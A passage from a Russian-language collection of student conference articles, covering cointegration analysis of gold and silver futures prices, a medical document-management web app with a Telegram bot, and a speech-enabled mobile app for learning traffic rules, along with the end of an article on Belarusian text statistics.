Таким образом, представленное приложение, разработанное на языке программирования Python, анализирует текст на белорусском языке, заданный пользователем. Приложение визуализирует статистическую информацию о произведении, касающуюся информационной избыточности языка: частоту букв, пар букв, слов, длин слов и предложений. Приложение позволяет сравнивать произведения на белорусском языке различных авторов, выявляя их стилистические особенности.

Полученное приложение может быть использовано специалистами в области компьютерной лингвистики.

## Литература

- 1 Орлов, Ю. Н. Методы статистического анализа литературных текстов / Ю. Н. Орлов, К. П. Осминин. – М. : Книжный дом «ЛИБРОКОМ», 2017. – 312 с.
- 2 Шевелёв, О. Г. Разработка и исследование алгоритмов сравнения стилей текстовых произведений: дис. ... канд. техн. наук : 05.13.18 / Шевелев Олег Геннадьевич; Том. гос. ун-т. – Томск, 2006. – 176 с.
- 3 Васильев, Ю. Обработка естественного языка. Python и spaCy на практике / Ю. Васильев. – СПб. : Питер, 2021. – 256 с.
- 4 Златопольский, Д. Основы программирования на языке Python / Д. Златопольский. – М. : ДМК Пресс, 2017. – 284 с.
- 5 Лусиану, Р. Python – к вершинам мастерства: Лаконичное и эффективное программирование / Р. Лусиану. – М. : МК Пресс, 2022. – 898 с.
- 6 Рейтц, К. Автостопом по Python / К. Рейтц, Т. Шлюссер. – СПб. : Питер, 2017. – 336 с.



Д. В. Никитенко

## АНАЛИЗ ДОЛГОСРОЧНЫХ И КРАТКОСРОЧНЫХ ЗАВИСИМОСТЕЙ ФЬЮЧЕРСОВ НА ЗОЛОТО И СЕРЕБРО

*Статья посвящена исследованию долгосрочных и краткосрочных зависимостей цен фьючерсов на золото и серебро. Анализ проводился с использованием методов коинтеграционного анализа с использованием тестов Энгла-Грейнджера и Йохансана. Построены модели коррекции ошибок (ЕСМ) и модели векторной коррекции ошибок (VECM). Показано, что краткосрочные изменения цен одного актива оказывают значительное влияние на динамику цен другого актива на первых лагах, что свидетельствует о быстрой реакции цен на краткосрочные колебания. Влияние изменений цен фьючерсов на серебро на цены фьючерсов на золото и наоборот сохраняется на протяжении всех анализируемых лагов, что говорит о высокой степени взаимозависимости между этими активами и важность учёта прошлых изменений при прогнозировании будущих цен.*

Целью данного исследования является изучение взаимосвязи между ценами фьючерсов на золото и серебро для определения долгосрочных и краткосрочных закономерностей их движения. Золото и серебро играют ключевую роль на мировом финансовом рынке, выступая важными инвестиционными активами и инструментами хеджирования рисков. Анализ их ценовых взаимосвязей позволяет глубже понять рыночные процессы и улучшить точность прогнозирования [1–3].

Для проведения исследования были использованы методы коинтеграционного анализа, модели коррекции ошибок (ЕСМ) и модели векторной коррекции ошибок (VECM), которые позволяют оценить наличие устойчивой долгосрочной связи между переменными и исследовать краткосрочные изменения цен. Применение этих методов актуально в условиях высокой волатильности рынков драгоценных металлов, что требует использования продвинутых аналитических инструментов [4].

Коинтеграция возникает, когда две или более нестационарные временные серии имеют устойчивое долгосрочное равновесное соотношение. Даже если каждая из серий по отдельности нестационарна, их линейная комбинация может быть стационарной.

Математическое описание: пусть  $X_t$  и  $Y_t$  – нестационарные временные ряды. Если существует параметр  $\beta$  такой, что  $Z_t = Y_t - \beta X_t$  является стационарным ( $Z_t \sim I(0)$ ), то  $X_t$  и  $Y_t$  коинтегрированы;  $I(0)$  обозначает статистическую стационарность временного ряда.

Для проверки коинтеграции между парами временных рядов используется тест Энгла-Грейнджера. Тестовая статистика имеет вид

$$\tau = \frac{\rho - 1}{SE(\rho)},$$

где  $\rho$  – оценка коэффициента регрессии остатков, а  $SE$  – стандартная ошибка.

Для определения наличия коинтеграции используется процедура Энгла-Грейнджера. Для этого оценивается регрессионное уравнение для нестационарных временных рядов и проверить остатки  $\varepsilon_t$  на стационарность:

$$Y_t = \alpha + \beta X_t + \varepsilon_t.$$

Далее строится модель коррекции ошибок (ЕСМ): если ряды коинтегрированы, используется ЕСМ для моделирования краткосрочной динамики:

$$\Delta Y_t = \alpha + \gamma u_{t-1} + \delta \Delta X_t + \varepsilon_t,$$

где  $\gamma$  – коэффициент коррекции ошибок, а  $\Gamma_t$  представляет отклонение от равновесия.

На основе теста Йохансена определяется количество коинтеграционных соотношений. Используются две статистики: trace-статистика ( $\lambda_{trace}$ ) и max-статистика ( $\lambda_{max}$ ). Модель векторной авторегрессии (VAR) имеет вид

$$Y_t = \phi_1 Y_{t-1} + \phi_2 Y_{t-2} + \dots + \phi_p Y_{t-p} + \varepsilon_t,$$

Переход к VECM: если ряды коинтегрированы, используется векторная модель коррекции ошибок (VECM):

$$\Delta Y_t = \Pi y_{t-1} + \sum_{i=1}^{p-1} \Gamma_i \Delta Y_{t-i} + \varepsilon_t,$$

где матрица  $\Pi = \alpha\beta'$ , где  $\beta$  – матрица коинтеграционных векторов,  $\Gamma_i$  – коэффициентные матрицы, описывающие краткосрочные зависимости между временными рядами.

Коинтеграционный анализ проведен с использованием Python. Коинтеграция между ценами на фьючерсы на золото и серебро: результаты теста коинтеграции показывают, что между ценами на фьючерсы на золото и серебро существует коинтеграция как по направлению  $Gold \sim Silver$  ( $P\text{-value} = 0.0061$ ), так и  $Silver \sim Gold$  ( $P\text{-value} = 0.0001$ ). Это указывает на наличие долгосрочной связи между этими активами, то есть они движутся в одном направлении в долгосрочной перспективе, несмотря на возможные краткосрочные колебания.

Интерпретация коэффициентов модели коррекции ошибок (ЕСМ) следующая. Уравнения модели коррекции ошибок имеют вид:

$$\begin{aligned}\Delta Gold &= 0.000121 \cdot ECM_{t-1} + \varepsilon_t, \\ \Delta Silver &= 0.000033 \cdot ECM_{t-1} + \varepsilon_t, \\ ECM_t &= Gold_t - (-90.1577) \cdot Silver_t - 256.197.\end{aligned}$$

Знак и величина коэффициентов: коэффициенты Gold (0.000121) и Silver (0.000033) являются положительными и очень малыми. Это говорит о том, что отклонения от долгосрочного равновесия между ценами на золото и серебро корректируются медленно. Коэффициент 0.000121 для Gold показывает, что на каждое единичное отклонение от долгосрочного равновесия цена на золото корректируется на 0.0121 % в следующем периоде. Коэффициент 0.000033 для Silver указывает, что цена на серебро корректируется ещё медленнее – на 0.0033 % в следующем периоде.

Что касается скорости восстановления равновесия, то низкие значения коэффициентов свидетельствуют о том, что рынок реагирует на отклонения от равновесия слабо и медленно. Это может указывать на низкую чувствительность цен фьючерсов на золото и серебро к краткосрочным дисбалансам, что типично для рынков с высокой стабильностью.

Уравнения модели *VECM* имеют вид

$$\begin{aligned}\Delta Gold_t &= 0.000121 \cdot ECM_{t-1} - 0.187375 \cdot \Delta Gold_{t-1} + \\ &+ 4.148862 \cdot \Delta Silver_{t-1} - 0.30202 \cdot \Delta Gold_{t-2} + 0.544294 \cdot \Delta Silver_{t-2} - \\ &- 0.031705 \cdot \Delta Gold_{t-3} + 1.810567 \cdot \Delta Silver_{t-3} - 0.014962 \cdot \Delta Gold_{t-4} + \\ &+ 0.913713 \cdot \Delta Silver_{t-4} + 0.000421 \cdot \Delta Gold_{t-5} - 0.872177 \cdot \Delta Silver_{t-5}, \\ \Delta Silver_t &= 0.00003293 \cdot ECM_{t-1} + 0.000473 \cdot \Delta Gold_{t-1} - \\ &- 0.042207 \cdot \Delta Silver_{t-1} + 0.001622 \cdot \Delta Gold_{t-2} - 0.056030 \cdot \Delta Silver_{t-2} - \\ &- 0.001779 \cdot \Delta Gold_{t-3} + 0.111724 \cdot \Delta Silver_{t-3} - 0.000116 \cdot \Delta Gold_{t-4} + \\ &+ 0.008723 \cdot \Delta Silver_{t-4} + 0.000373 \cdot \Delta Gold_{t-5} - 0.071695 \cdot \Delta Silver_{t-5}.\end{aligned}$$

Для *Gold equation*: лаги (*L1–L5*) показывают, что изменения цен фьючерсов на серебро оказывают значительное влияние на цены фьючерсов на золото, особенно на *L1.Silver* ( $P\text{-value} = 0.000$ ) и *L3.Silver* ( $P\text{-value} = 0.000$ ). Параметры для лагов золота (например, *L1.Gold*, *L2.Gold*) также значимы, что подтверждает зависимость цен фьючерсов на золото от его собственных предыдущих значений.

Для *Silver equation*: влияние цен фьючерсов на золото на цену фьючерсов на серебро также имеет важное значение, особенно на *L2.Gold* ( $P\text{-value} = 0.000$ ) и *L3.Gold* ( $P\text{-value} = 0.000$ ). Влияние предыдущих значений серебра (например, *L1.Silver*, *L2.Silver*) на цены фьючерсов на серебро также значимо ( $P\text{-value} < 0.05$ ).

Исследованы краткосрочные эффекты: коэффициенты для изменений в ценах фьючерсов на золото и серебро (*Delta\_y1*, *Delta\_y2* и т. д.) показывают, что в краткосрочном периоде наблюдается сильная зависимость между этими активами. Например, изменения в цене фьючерсов на золото (*Delta\_y1*) оказывают сильное влияние на изменения в цене фьючерсов на серебро (*Delta\_y2*).

Уравнение для золота показывает, что наиболее значимые переменные – это лаги серебра, а также лаги золота до третьего порядка. Уравнение для серебра также показывает важность лагов золота, что подтверждает взаимосвязь между этими двумя активами.

Долгосрочное коинтеграционное уравнение:

$$Gold_t = -90.1577 \cdot Silver_t + 256.197$$

Коэффициент  $\beta$  для связи *Gold ~ Silver* равен  $-90.1577$ , что указывает на сильную отрицательную связь между этими активами в долгосрочной перспективе. Постоянная величина (*const*) равна  $256.1970$ , что указывает на наличие долгосрочного тренда, возможно, с некоторыми нестабильностями в краткосрочной перспективе.

Параметры для коэффициентов корректировки (*alpha*) показывают, что для серебра (*ec1*) скорость корректировки значима и положительна ( $P\text{-value} = 0.000$ ), что указывает на стремление серебра восстанавливать равновесие с золотом.

Проведенное исследование подтверждает наличие устойчивой долгосрочной и краткосрочной взаимосвязи между ценами фьючерсов на золото и серебро. Коинтеграционный анализ выявил значимую связь между этими двумя активами, что указывает на их совместное движение в долгосрочной перспективе. Это означает, что несмотря на краткосрочные колебания, цены на золото и серебро имеют тенденцию возвращаться к определенному равновесию. Таким образом, отклонения от долгосрочного тренда корректируются, хотя и с низкой скоростью, что характерно для рынков с высокой стабильностью.

Анализ моделей коррекции ошибок (*ECM*) и векторной коррекции ошибок (*VECM*) показал, что краткосрочные изменения цен одного актива оказывают

значительное влияние на динамику цен другого актива. Особенно это заметно на первых лагах временного ряда ( $L1$ ), что свидетельствует о быстрой реакции цен на краткосрочные колебания. Влияние изменений цен фьючерсов на серебро на цены фьючерсов на золото и, наоборот, сохраняется на протяжении всех анализируемых лагов. Это ещё раз подтверждает высокую степень взаимозависимости между этими активами и важность учета прошлых изменений при прогнозировании будущих цен.

В целом, выявленная коинтеграционная связь и взаимное влияние цен на золото и серебро имеют важное практическое значение для инвесторов и аналитиков. Понимание этих взаимосвязей позволяет не только более точно прогнозировать ценовые движения, но и разрабатывать более эффективные стратегии хеджирования и управления рисками на рынке драгоценных металлов.

### Литература

- 1 Котировки : [сайт]. – Австралия, 2025. – URL: <https://www.perthmint.com/invest/information-for-investors/metal-prices/historical-metal-prices> (дата обращения: 24.11.2024).
- 2 LBMA Precious Metal Prices : [сайт]. – London, 2025. – URL: <https://www.lbma.org.uk/prices-and-data/precious-metal-prices#/table> (дата обращения: 24.11.2024).
- 3 Купсач. – URL: [https://docs.google.com/spreadsheets/d/1QkBeLeSAjIYf6UJCn9IM63sEO5xlDehj/edit?usp=drive\\_link&ouid=110280937796968092544&rtfpof=true&sd=true](https://docs.google.com/spreadsheets/d/1QkBeLeSAjIYf6UJCn9IM63sEO5xlDehj/edit?usp=drive_link&ouid=110280937796968092544&rtfpof=true&sd=true) (дата обращения: 24.11.2024).
- 4 Подкорытова, О. А. Анализ временных рядов / О. А. Подкорытова, М. В. Соколов. – М. : Юрайт, 2023. – 320 с.

УДК 004.522:004.62

*К. А. Поленок*

### АВТОМАТИЗАЦИЯ МЕДИЦИНСКОГО ДОКУМЕНТООБОРОТА С ИСПОЛЬЗОВАНИЕМ ВЕБ-ПРИЛОЖЕНИЯ И TELEGRAM-БОТА

*В статье представлен опыт разработки медицинской информационной системы, направленной на автоматизацию документооборота в клинических поликлиниках. Описываются архитектура веб-приложения, реализованного с использованием Java, Spring Boot и базы данных MySQL, а также интеграция с Telegram-ботом “Aesculapius Lab Reports” для оперативного уведомления пациентов о результатах лабораторных исследований. Рассматриваются принципы разграничения прав доступа, механизмы авторизации на основе JWT и результаты тестирования. Предложенное решение позволяет повысить скорость и точность обработки медицинских документов, а также улучшить взаимодействие с пациентами.*

Современные поликлиники, находясь под давлением требований к оперативности и качеству медицинского обслуживания, всё чаще обращаются к цифровым технологиям. Одним из важнейших направлений цифровизации здравоохранения остаётся автоматизация медицинского документооборота, охватывающего такие процессы, как оформление амбулаторных карт, рецептов, листков нетрудоспособности и результатов исследований.

На текущем этапе значительная часть этих процедур осуществляется вручную, что создаёт риски потери информации, увеличивает нагрузку на медицинский персонал и затрудняет оперативный обмен данными [1]. В связи с этим разработка гибкой, защищённой и масштабируемой системы управления медицинскими данными стала целью настоящей работы.

**Архитектура программного решения.** Разработанное веб-приложение представляет собой централизованную SaaS-систему, доступную через браузер, с чёткой модульной архитектурой (рисунок 1). В основе – фреймворк Spring Boot, обеспечивающий стабильную работу, высокую расширяемость и интеграцию с различными компонентами. СУБД MySQL обеспечивает хранение всей медицинской информации, включая персональные данные пациентов, истории болезни, рецепты и заключения [2]. Для обеспечения безопасности используется модуль Spring Security и механизм аутентификации с помощью JWT (JSON Web Token). Это исключает необходимость хранения сессий на сервере и позволяет каждому пользователю получить уникальный зашифрованный токен после входа в систему [3]. Разграничение ролей (администратор, врач, лаборант, фармацевт и регистратор) позволяет каждому сотруднику работать только с теми данными, к которым у него есть доступ.




Рисунок 1 – Архитектурная схема разрабатываемого продукта

Клиентская часть приложения реализована с использованием HTML и JavaScript [4]. Каждый пользователь после авторизации попадает на интерфейс, адаптированный под его роль. Например, врачу доступна вкладка оформления рецептов и заключений (рисунок 2), в то время как лаборант может формировать результаты лабораторных исследований.

Рецепт врача			
№*	Количество*	Единица измерения*	Информация о препарате*
Действителен в течение 30-и дней			
1	<input type="text"/>	Таблетки	<input type="text"/>
Добавить ряд		Удалить ряд	Добавить

Рисунок 2 – Интерфейс врача: оформление рецепта

**Интеграция с Telegram-ботом.** В рамках расширения функциональности системы был разработан Telegram-бот “Aesculapius Lab Reports” (рисунок 3). Его задача – автоматическая отправка результатов лабораторных исследований пациентам. Это существенно разгружает регистратуру и делает взаимодействие с пациентами более оперативным.




Рисунок 3 – Начало диалога с ботом

Бот реализован на языке Java с использованием Spring Boot. Для обмена сообщениями между ботом и основной системой используется Apache ActiveMQ [5]. После того как лаборант вносит данные об исследовании в веб-приложение, бот получает сообщение, извлекает результат в виде PDF и отправляет его пользователю Telegram, который ранее подписался на рассылку (рисунок 4).




Рисунок 4 – Оформление подписки на рассылку результатов лабораторных исследований

Команды `/subscribe` и `/unsubscribe` позволяют пользователю самостоятельно контролировать подписку на уведомления. Также доступна команда `/help`, предоставляющая справочную информацию.

**Тестирование и эксплуатация.** Система прошла серию модульных и интеграционных тестов. Для модульного тестирования использовались Groovy и фреймворк Spock, позволяющие детально проверить логику каждого компонента [6]. Проведено также внешнее тестирование: моделировались типичные действия пользователей различных ролей, включая регистрацию пациентов, создание рецептов и лабораторных отчетов, проверку работы Telegram-бота.



Результаты показали стабильную работу системы, корректную обработку ошибок и соответствие заданным требованиям. Пользовательский интерфейс оказался интуитивно понятным, что снижает порог входа для медицинского персонала.

Разработанное программное обеспечение представляет собой эффективный инструмент автоматизации документооборота в поликлиниках. Благодаря чёткой архитектуре, модульной структуре, высокой степени безопасности и удобству в эксплуатации, система способна значительно повысить скорость и качество работы медицинского учреждения.

Интеграция с Telegram-ботом позволяет расширить каналы взаимодействия с пациентами, повысить уровень информирования и доверия. Внедрение подобной системы может быть масштабировано на региональном уровне и стать частью единой цифровой платформы здравоохранения Республики Беларусь.

### Литература

- 1 Телпцерищев, Р. А. Медико-социальные основы здоровья : учеб. пособие / Р. А. Телпцерищев. – Ростов-на-Дону : Феникс, 2000. – 623 с.
- 2 Дейт, К. Введение в системы баз данных / К. Дейт ; пер. с англ. К. Птициной. – М. : Издательский дом «Вильямс», 2005. – 1328 с.
- 3 Шкляр, Л. Архитектура веб-приложений: принципы, протоколы, практика / Леон Шкляр, Рич Розен ; пер. с англ. М. А. Райтмана. – М. : ЭКСМО, 2011. – 640 с.
- 4 Эккель, Б. Философия Java / Б. Эккель. – 4-е изд., знач. доп. – СПб. : Питер, 2018. – 1168 с.
- 5 Лащевски, Т. Облачные архитектуры: разработка устойчивых и экономичных облачных приложений : рук. разработчика / Т. Лащевски [и др.]. – СПб. : Питер, 2022. – 320 с.
- 6 Stack Overflow : [сайт]. – Минск, 2008–2025. – URL: <https://stackoverflow.com> (дата обращения: 12.04.2025).

УДК 004.9

*В. В. Святченко-Дробышевская*

### ОБ ИСПОЛЬЗОВАНИИ ТЕХНОЛОГИЙ SPEECH-TO-TEXT / TEXT-TO-SPEECH В МОБИЛЬНОМ ПРИЛОЖЕНИИ «ПДД-АЛИСА»

*В статье рассматриваются вопросы использования технологий SPEECH-TO-TEXT / TEXT-TO-SPEECH для изучения правил дорожного движения. Описывается структура реализованного программного обеспечения, перечисляются функции мобильного приложения «ПДД-АЛИСА». Отмечаются результаты апробации приложения и возможные режимы прохождения тестов.*

Благодаря быстро развивающимся информационным технологиям стала популярной и востребованной возможность взаимодействия с устройствами и системами через голос. Например, можно диктовать текст в мессенджере, вместо того, чтобы печатать его на клавиатуре. С другой стороны, можно использовать обратную операцию (синтеза речи) для прослушивания текстовой информации с использованием смартфона. Все это стало реальностью благодаря технологиям распознавания и синтеза речи. Эти технологии быстро находят применение в различных областях, экономят время и открывают новые возможности. Распознавание речи позволяет компьютерам «понимать» человеческий язык, а синтез речи – «говорить» с нами.

В статье приводится описание мобильного приложения «ПДД-АЛИСА», предназначенного для изучения правил дорожного движения с использованием технологии SPEECH-TO-TEXT / TEXT-TO-SPEECH.

**Описание приложения «ПДД-АЛИСА».** На рисунке 1 представлена структурная схема приложения, которое реализует следующие функции:

- отображение тем для тестов;
- возможность прохождения тестов по разным темам с сохранением результатов в базе данных;
- использование технологии Text-to-Speech для воспроизведения вопросов и ответов;
- использование технологии Speech-to-Text для записи голосовых ответов пользователя;
- отображение списка всех вопросов, включая формулировку вопроса, воспроизведение картинки (если она есть в вопросе) и вариантов ответов на вопросы;
- отображение результатов прохождения теста по той или иной теме, включая тему, по которой тест был пройден, дату прохождения теста и соотношение правильных ответов к общему числу вопросов по теме;
- удаление результатов теста с предварительным подтверждением.




Рисунок 1 – Структурная схема приложения «ПДД-АЛИСА»

Благодаря взаимодействию приложения с базой данных пользователь может видеть темы, вопросы, сохранять результаты пройденных тестов и анализировать их, тем самым контролируя свои знания. В базе данных содержится 3 таблицы: Question – содержание вопросов; Theme – темы вопросов; Result – результаты прохождения тестов.

Таблица Question содержит следующие поля: id (INTEGER) – уникальный идентификатор вопроса; image (TEXT) – название изображения, связанного с вопросом (может быть NULL, если изображения нет); question (TEXT) – текст вопроса; answerOne (TEXT) – текст первого варианта ответа; answerTwo (TEXT) – текст второго варианта ответа; answerThree (TEXT) – текст третьего варианта ответа (может быть NULL); answerFour (TEXT) – текст четвертого варианта ответа (может быть NULL); rightAnswer (INTEGER) – номер правильного ответа (1, 2, 3 или 4); theme\_id (INTEGER) – внешний ключ, ссылающийся на тему, к которой относится вопрос.

В таблице Theme всего два поля: id(INTEGER) – уникальный идентификатор темы и name (TEXT) – название темы.



Таблица Result включает в себя id (INTEGER) – уникальный идентификатор результата; date (TEXT) – дата получения результата пользователем; right (INTEGER) – количество правильных ответов, которые дал пользователь; theme\_id (INTEGER) – внешний ключ, ссылающийся на тему, по которой был пройден тест.

**Описание работы приложения.** Приложение «ПДД-Алиса» использует технологию преобразования речи в текст и текста в речь (Speech-to-Text / Text-to-Speech), обеспечивая интерактивный формат обучения. Пользователи могут проходить тесты в любое удобное для них время, например, в ожидании или во время перерывов, что позволяет гибко планировать учебный процесс. Последнее не только упрощает изучение правил дорожного движения, но и делает его более увлекательным и продуктивным.

Приложение обладает интуитивно понятным интерфейсом: при входе в приложение на главной странице пользователь видит три активные кнопки: «Вопросы», «Список вопросов» и «Результаты».

При нажатии на кнопку «Вопросы» происходит переход на страницу со списком тематик вопросов. Каждый элемент списка является кнопкой, при нажатии на которую у пользователя появится диалоговое окно с вопросом «Пройти тест?» с информацией о названии темы тестирования и выбором: проходить тест с использованием технологий Text-to-Speech / Speech-to-Text или нет, а также с кнопкой, подтверждающий решение пользователя пройти тест. После нажатия кнопки пользователь переходит к соответствующему тесту.

Каждый тест состоит из нескольких вопросов. На странице с каждым вопросом можно увидеть счётчик вопросов, картинку, относящуюся к вопросу (если картинки нет, то видна надпись «Вопрос без картинки»), текст вопроса, варианты ответов на вопрос и кнопку «Ответить». После выбора варианта ответа и нажатия кнопки можно увидеть результат: если был выбран правильный ответ, то его фон меняется на зелёный, иначе – на красный, а надпись на кнопке меняется на «Следующий», и пользователь может перейти к следующему вопросу. После завершения теста пользователь увидит результаты: количество правильных ответов в соотношении со всеми вопросами и кнопки «Пройти тест заново», «На главную страницу» и «Просмотр всех вопросов».

Если пользователь выберет технологию Speech-to-Text / Text-to-Speech, то интерфейс будет отличаться: вместо текста вопроса появится кнопка, нажав на которую можно услышать текст вопроса. Ниже вместо вариантов ответа также будут кнопки с номерами, по нажатию на которые прозвучит соответствующий вариант. Приняв решение, необходимо нажать кнопку «Ответить» и произнести свой ответ («Один», «Два», «Три» или «Четыре»). После это кнопка с соответствующим ответом меняет свой цвет. Для сохранения результата пользователь просто нажимает кнопку «Ответить», после чего пользователь видит, правильно ли он ответил на вопрос или нет.

При нажатии на кнопку «Пройти тест заново» пользователь переходит к прохождению того же теста с уже выбранным им при первом прохождении параметром использования технологии Speech-to-Text / Text-to-Speech.

При нажатии на кнопку «Список вопросов» пользователь переходит на страничку, где можно увидеть список всех вопросов и всех вариантов ответов.

При нажатии на кнопку «Результаты» пользователь переходит на страничку, где виден список со всеми результатами прохождения тестов. Каждый элемент списка содержит название темы, по которой был произведён тест, дату прохождения теста и количество правильных ответов в соотношении с количеством всех вопросов в тесте. Пользователь также может удалить результат теста. При удалении появляется подтверждающий диалог, чтобы избежать случайного удаления.

Апробация разработанного программного обеспечения проводилась с целью проверки его работоспособности, функциональности, удобства использования и соответствия поставленным требованиям.

Программное обеспечение было установлено и протестировано на мобильном телефоне модели Pixel 3 с операционной системой Android 12 и размером экрана 5.5". В качестве средств разработки были использованы:

- среда мобильной разработки для Android AndroidStudio и язык программирования Java [1];
- менеджер для работы с базами данных SQLite SQLiteStudio;
- реляционная база данных SQLite.

В ходе апробации проводилась проверка корректности выполнения основных функций программного обеспечения, анализ интерфейса с точки зрения удобства пользователя, оценка стабильности и скорости работы программы, выявление возможных ошибок и сбоев при различных сценариях использования с последующей обработкой этих ошибок.

В результате апробации были сделаны следующие выводы:

